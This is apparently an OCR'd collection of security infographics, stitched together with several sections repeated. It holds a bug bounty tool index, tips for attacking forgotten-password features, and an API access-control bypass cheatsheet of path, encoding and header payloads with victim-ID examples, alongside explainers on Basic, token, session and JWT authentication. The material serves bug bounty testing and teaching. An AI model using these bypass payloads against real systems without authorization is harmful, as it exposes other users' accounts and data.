
```
GET /api/getUser HTTP/1.1 → access denied
Host: redact.com
```

↓

```
GET / HTTP/1.1
Host: redact.com
Referer: https://site.com/api/getUser → 200 OK
```

or

```
GET /api/getUser HTTP/1.1
Host: redact.com
Referer: https://site.com/api/getUser → 200 OK
```


Patrik's Bug Bounty Tools
Infomation Gathering
Subdomain Enumeration
Subdomain Bruteforcing
Historical Data
IP Range
Virtual Host Discovery
Reverse Whois
Internet Scanning
Ports Services
Passive DNS monitoring
Javascript
Content Discovery
DNS Permutation
DNS Resolvers
Spider
Screenshotting Tools
HTTP / HTTPS Probe
Certificate Transparency
Wordlists
Common Files
Subdomains
Mixed
Web Application Scanning
Web Application Scanners
OS-Command Injection
Blind Cross-Site Scripting
SQL Injection
Default Password Scanner
S3 Bucket Bruteforcing
Github Secrets
Git Tools
CMS Scanner
Reflected Cross Site Scripting
CVE / Multi-Purpose Scanner
Deserializing
Subdomain Takeover
Hidden Parameters
Android
Emulator
Decompiler
General Purpose Scanner
iOS
Blackbox Tools
Reverse Engineering
@itsecurityguard

Tips for "**Forgotten password**" functionality:)

1. Identify any forgotten password functionality within the application. If this is not explicitly linked from published content, it may still be implemented.

2. Understand how the forgotten password function works by doing a complete walkthrough using an account you control.

3. If the mechanism uses a challenge, determine whether users can set or select their own challenge and response. If so, use a list of enumerated or common usernames to harvest a list of challenges, and review this for any that appear easily guessable.

4. If the mechanism uses a password “hint,” do the same exercise to harvest a list of password hints, and target any that are easily guessable.

5. Try to identify any behavior in the forgotten password mechanism thatcan be exploited as the basis for username enumeration or brute-force attacks.

6. If the application generates an e-mail containing a recovery URL in response to a forgotten password request, obtain a number of these URLs, and attempt to identify any patterns that may enable you to predict the URLs issued to other users. Employ the same techniques as are relevant to analyzing session tokens for predictability.

Tips for "**Forgotten password**" functionality:)

1. Identify any forgotten password functionality within the application. If this is not explicitly linked from published content, it may still be implemented.

2. Understand how the forgotten password function works by doing a complete walkthrough using an account you control.

3. If the mechanism uses a challenge, determine whether users can set or select their own challenge and response. If so, use a list of enumerated or common usernames to harvest a list of challenges, and review this for any that appear easily guessable.

4. If the mechanism uses a password “hint,” do the same exercise to harvest a list of password hints, and target any that are easily guessable.

5. Try to identify any behavior in the forgotten password mechanism thatcan be exploited as the basis for username enumeration or brute-force attacks.

6. If the application generates an e-mail containing a recovery URL in response to a forgotten password request, obtain a number of these URLs, and attempt to identify any patterns that may enable you to predict the URLs issued to other users. Employ the same techniques as are relevant to analyzing session tokens for predictability.

Auth Strategies — Basic Authentication


@kamranahmedse

Mechanism to authenticate access to resources over HTTP

Credentials are sent in the request headers

Authorization: Basic aGItOm92ZXJhY2hpZXZlcg==

Base64 encoded username and password



Ever seen this page?
This is basic authentication in play


How does it work?

Step 1

Client tries to access some protected URL

Step 2

Server checks if the request has **Authorization** header with valid username and password?




```
HTTP/1.1 401 Unauthorized
Date: Sat, 16 May 2020 16:50:53 GMT
WWW-Authenticate: Basic realm="MyApp"
```

Response to the client

realm or protection space

Group of pages where the same credentials are used. Browser can cache the valid credentials for given realm and use them in future

Freeform text. Can be anything. Server is responsible for defining realms and do the authentication.

Step 3

Browser notices the **www-authenticate** header in response and presents the alert for credentials. (Similar to the one shown on the top right)

Step 4

User submits the credentials. Browser encodes them using base64 and sends in the next request. Credentials are sent in the **Authorization** header in request as follows

Authorization: Basic aGItOm92Y2hpZXZlcg==

base64("username:password")

Step 5

Go to step 2 i.e. server does the authentication and cycle continues.

Basic auth can also be used in APIs but in that case it's just like normal token based authentication

Note

Basic auth is not considered secure unless used with TLS/HTTPS.

Because anyone can eavesdrop and decode the credentials

Token Based Authentication

@kamranahmedse


Unlike the basic auth where username and passwords are sent in each request, in token based authentication a token is sent from client to server in each request.

↳ Some string generated by the server for client to send in each request

How does it Work?

Client sends the credentials to generate a token


Server validates the credentials



Client stores this token in local storage or a cookie and sends in subsequent requests.

Server validates this token and returns response if token is valid. Returns 401 Unauthorized otherwise.

Characteristics of token



Random string. Doesn't contain any meaningful data and can only be verified by the authorization server just like session ids for example.

Token has the data and can be viewed by the clients e.g. JWT Tokens.

Examples of Token Based Authentication Strategies

- SWT (Simple Web Tokens)
- JWT (JSON Web Tokens)
- OAuth (Open Authorization)
- SAML (Security Assertions Markup Language)
- OpenID

Token Based Authentication

@kamranahmedse


Unlike the basic auth where username and passwords are sent in each request, in token based authentication a token is sent from client to server in each request.

↳ Some string generated by the server for client to send in each request

How does it Work?

Client sends the credentials to generate a token


Server validates the credentials



Client stores this token in local storage or a cookie and sends in subsequent requests.

Server validates this token and returns response if token is valid. Returns 401 Unauthorized otherwise.

Characteristics of token



Random string. Doesn't contain any meaningful data and can only be verified by the authorization server just like session ids for example.

Token has the data and can be viewed by the clients e.g. JWT Tokens.

Examples of Token Based Authentication Strategies

- SWT (Simple Web Tokens)
- JWT (JSON Web Tokens)
- OAuth (Open Authorization)
- SAML (Security Assertions Markup Language)
- OpenID

#Api endpoint bypass cheatsheet (Ansar Uddin)

Payload for basic test:

```
?
??
&
#
%
%20
%09
/
/..;/
..//
..%2f
..;/
../
\..\.\
.././
..%00/
..%0d/
..%5c
..\
..%ff/
%2e%2e%2f
.%2e/
%3f
%26
%23
.json
```

HTTP Header based bypass:

1. X-Original-URL: /redact
2. Referer: https://site.com/api/redact

#Api endpoint bypass cheatsheet (Ansar Uddin)

Payload for basic test:

```
?
??
&
#
%
%20
%09
/
/..;/
..//
..%2f
..;/
../
\..\.\
.././
..%00/
..%0d/
..%5c
..\
..%ff/
%2e%2e%2f
.%2e/
%3f
%26
%23
.json
```

HTTP Header based bypass:

1. X-Original-URL: /redact
2. Referer: https://site.com/api/redact

If you want to bypass endpoint always try to use own methodology.

Example:

1.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid.json → bypass ok

2.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid? → bypass ok

3.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid..;/ → bypass ok

4.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid\..\.\getUser → bypass ok

5.https://site.com/api/v1/users/redactid → access denied

https://site.com/api/v1/users/redactid/ → bypass ok

6.https://site.com/api/v1/users/redactid? → access denied
↓
https://site.com/api/v1/users/redactid?? → bypass ok

7.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v2/users/redactid → bypass ok

or
https://site.com/api/v3/users/redactid → bypass ok

8.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid&accountdetails → bypass ok

or

https://site.com/api/v1/users/redactid&accountdetails=redactid → bypass ok

9.https://site.com/api/v1/users/victimuid → access denied
↓
https://site.com/api/v1/users/youruid&victimuid → bypass ok

10. https://site.com/api/v1/users/victim?id=BAEILsaqQhk → access denied
↓
https://site.com/api/v1/users/your?id=UAEILsdUF50&victim?id=BAEILsaqQhk → bypass ok

11. https://www.site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid/email → bypass ok

Auth Strategies — Session Based Authentication

@kamranahmedse

User is assigned some unique identifier and this identifier is stored on the server in memory. Client sends this session id in all the requests and server uses it to identify the user.

A stateful authentication methodology.

Stateful vs Stateless Methodologies

Stateful — Authentication session can be revoked
Stateless — Authentication session can't be revoked

How does it work?

Server keeps track of the loggedin users in memory or in storage.


Step 1

Client sends the login request

Step 2

Server validates the credentials, creates a session and stores it in memory assigned to current user and returns back the generated session id.

Some random unique identifier to identify the user



Server stores the generated session id in memory. This could be anywhere e.g. redis, memory, database, filesystem etc.


ABCXYZ now refers to user with id 1224


Step 3

Client receives the session id and stores it in a cookie if cookies enabled by client or somewhere else (e.g. in local/session storage) if cookies are not enabled.

Step 4

Client sends next requests with session id. Server checks: if there exists a user with the current session id in its storage?





Step 5


When the user logs out, the session is destroyed (cookie removed + session removed from the server) and same Session ID cannot be reused.

JWT — JSON Web Tokens

@kamranahmedse

Form of token based authentication. Based on an Open Standard (RFC 7519).

Can be used for authorization as well as secure info exchange.



How does it work?

Just like any other token based auth strategy.

Only differentiator is how the token is generated.

Characteristics of the token

Token is just a normal URL-Safe string and can be passed to server in header, body or URL.

Token is self contained i.e. carries the data.

Anyone can view the content.

Token has three parts separated by a dot

XXXXXXXXXX . YYYYYYYYYY . ZZZZZZZZ

header — payload — signature

String generated by hashing the header, payload with a secret i.e.

HMACSHA256(header + '.' + payload, 'secret')

held at server and used to generate and verify tokens

String generated using base64(tokenMeta)

e.g. eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9

Token Meta

```
{
  "typ": "jwt",
  "alg": "HS256",
}
```

"typ": "jwt", → Type of token

"alg": "HS256", → hashing algorithm used for the signature part e.g. in this case SHA256

String generated using base64(ourData) where ourData is the data that we want to embed in the token (aka JWT Claims).

e.g. eyJlc2VySWQiOiJYRjExLTExMjMiLzgiLCJpY

Our Data

```
{
  "userId": "XF11-1123",
  "email": "john@doe.com
  "exp": "1592427938",
  "iat": "1590969600"
}
```

These are called claims

There are three types of claims

Registered Claims

Standard names which are reserved for app usage

iat -> issued at (issuance timestamp)

iss -> issuer (who issued it, app name for example)

sub -> token subject

exp -> expiry time (expiry timestamp)

aud -> token audience (app URL or some string for example)

nbf -> not before (timestamp before which token is not usable)

jti -> unique token identifier (can be used to revoke existing JWT token)

In our sample payload above, we have **exp** and **iat** claims.

Public Claims

Claims which we can define and use for our own data e..g userId, email, above etc.

Private Claims

Names without any meaning to anyone except the consumer and producer of tokens.

Primer on Character Encodings

@kamranahmedse


*Computers can only store **1**s and **0**s, everything else must be converted to 1s and 0s for computer to work with.*

But how do we decide how to convert?

Character encoding standards are used to do that. There are several but let's focus on ASCII and Unicode (UTF-8, UTF-16 etc) in this graphic.

What are Character Encoding Standards?

Standard mapping for character encoding e.g. ASCII says A is 65 (01000001), B is 66 (01000010) so on.



Character Encoding Standards

Just to show that ASCII wasn't the first encoding standard ever. No need to worry about these however.

Had 128 Characters Only

Catered only for the english. There was a disaster when computer started getting common.

No limit on characters

Single character set to include every writing system available.

ASCII (American Standard Code for Information Interchange)

*In ASCII we had numeric codes for alphabets, numbers, special characters etc e.g. **65 to 90** represented **A-Z**, 97 to 122 represented **a-z** and so on. There were only 128 characters in total and thus not really usable for non-english alphabets.*

Unicode

Backwards compatible with ASCII

*Unlike ASCII, **there is no character to bits encoding** - there is something called **codepoints***

Magic number assigned to every alphabet
*Written in the form of **U+0041** (represents A for example)*

*Unicode doesn't tell how these characters are to be stored in memory. For the storage we have **UTF-8, UTF-16 and UTF-32.***

Auth Strategies — Basic Authentication


@kamranahmedse

Mechanism to authenticate access to resources over HTTP

Credentials are sent in the request headers

Authorization: Basic aGItOm92ZXJhY2hpZXZlcg==

Base64 encoded username and password



Ever seen this page?
This is basic authentication in play


How does it work?

Step 1

Client tries to access some protected URL

Step 2

Server checks if the request has **Authorization** header with valid username and password?




```
HTTP/1.1 401 Unauthorized
Date: Sat, 16 May 2020 16:50:53 GMT
WWW-Authenticate: Basic realm="MyApp"
```

Response to the client

realm or protection space

Group of pages where the same credentials are used. Browser can cache the valid credentials for given realm and use them in future

Freeform text. Can be anything. Server is responsible for defining realms and do the authentication.

Step 3

Browser notices the **www-authenticate** header in response and presents the alert for credentials. (Similar to the one shown on the top right)

Step 4

User submits the credentials. Browser encodes them using base64 and sends in the next request. Credentials are sent in the **Authorization** header in request as follows

Authorization: Basic aGItOm92Y2hpZXZlcg==

base64("username:password")

Step 5

Go to step 2 i.e. server does the authentication and cycle continues.

Basic auth can also be used in APIs but in that case it's just like normal token based authentication

Note

Basic auth is not considered secure unless used with TLS/HTTPS.


Because anyone can eavesdrop and decode the credentials

JWT — JSON Web Tokens

@kamranahmedse

Form of token based authentication. Based on an Open Standard (RFC 7519).

Can be used for authorization as well as secure info exchange.



How does it work?

Just like any other token based auth strategy.

Only differentiator is how the token is generated.

Characteristics of the token

Token is just a normal URL-Safe string and can be passed to server in header, body or URL.

Token is self contained i.e. carries the data.

Anyone can view the content.

Token has three parts separated by a dot

XXXXXXXXXX . YYYYYYYYYY . ZZZZZZZZ

header — payload — signature

String generated by hashing the header, payload with a secret i.e.

HMACSHA256(header + '.' + payload, 'secret')

held at server and used to generate and verify tokens

String generated using base64(tokenMeta)

e.g. eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9

Token Meta

```
{
  "typ": "jwt",
  "alg": "HS256",
}
```

"typ": "jwt", → Type of token

"alg": "HS256", → hashing algorithm used for the signature part e.g. in this case SHA256

String generated using base64(ourData) where ourData is the data that we want to embed in the token (aka JWT Claims).

e.g. eyJlc2VySWQiOiJYRjExLTExMjMiLzgiLCJpY

Our Data

```
{
  "userId": "XF11-1123",
  "email": "john@doe.com
  "exp": "1592427938",
  "iat": "1590969600"
}
```

These are called claims

There are three types of claims

Registered Claims

Standard names which are reserved for app usage

iat -> issued at (issuance timestamp)

iss -> issuer (who issued it, app name for example)

sub -> token subject

exp -> expiry time (expiry timestamp)

aud -> token audience (app URL or some string for example)

nbf -> not before (timestamp before which token is not usable)

jti -> unique token identifier (can be used to revoke existing JWT token)

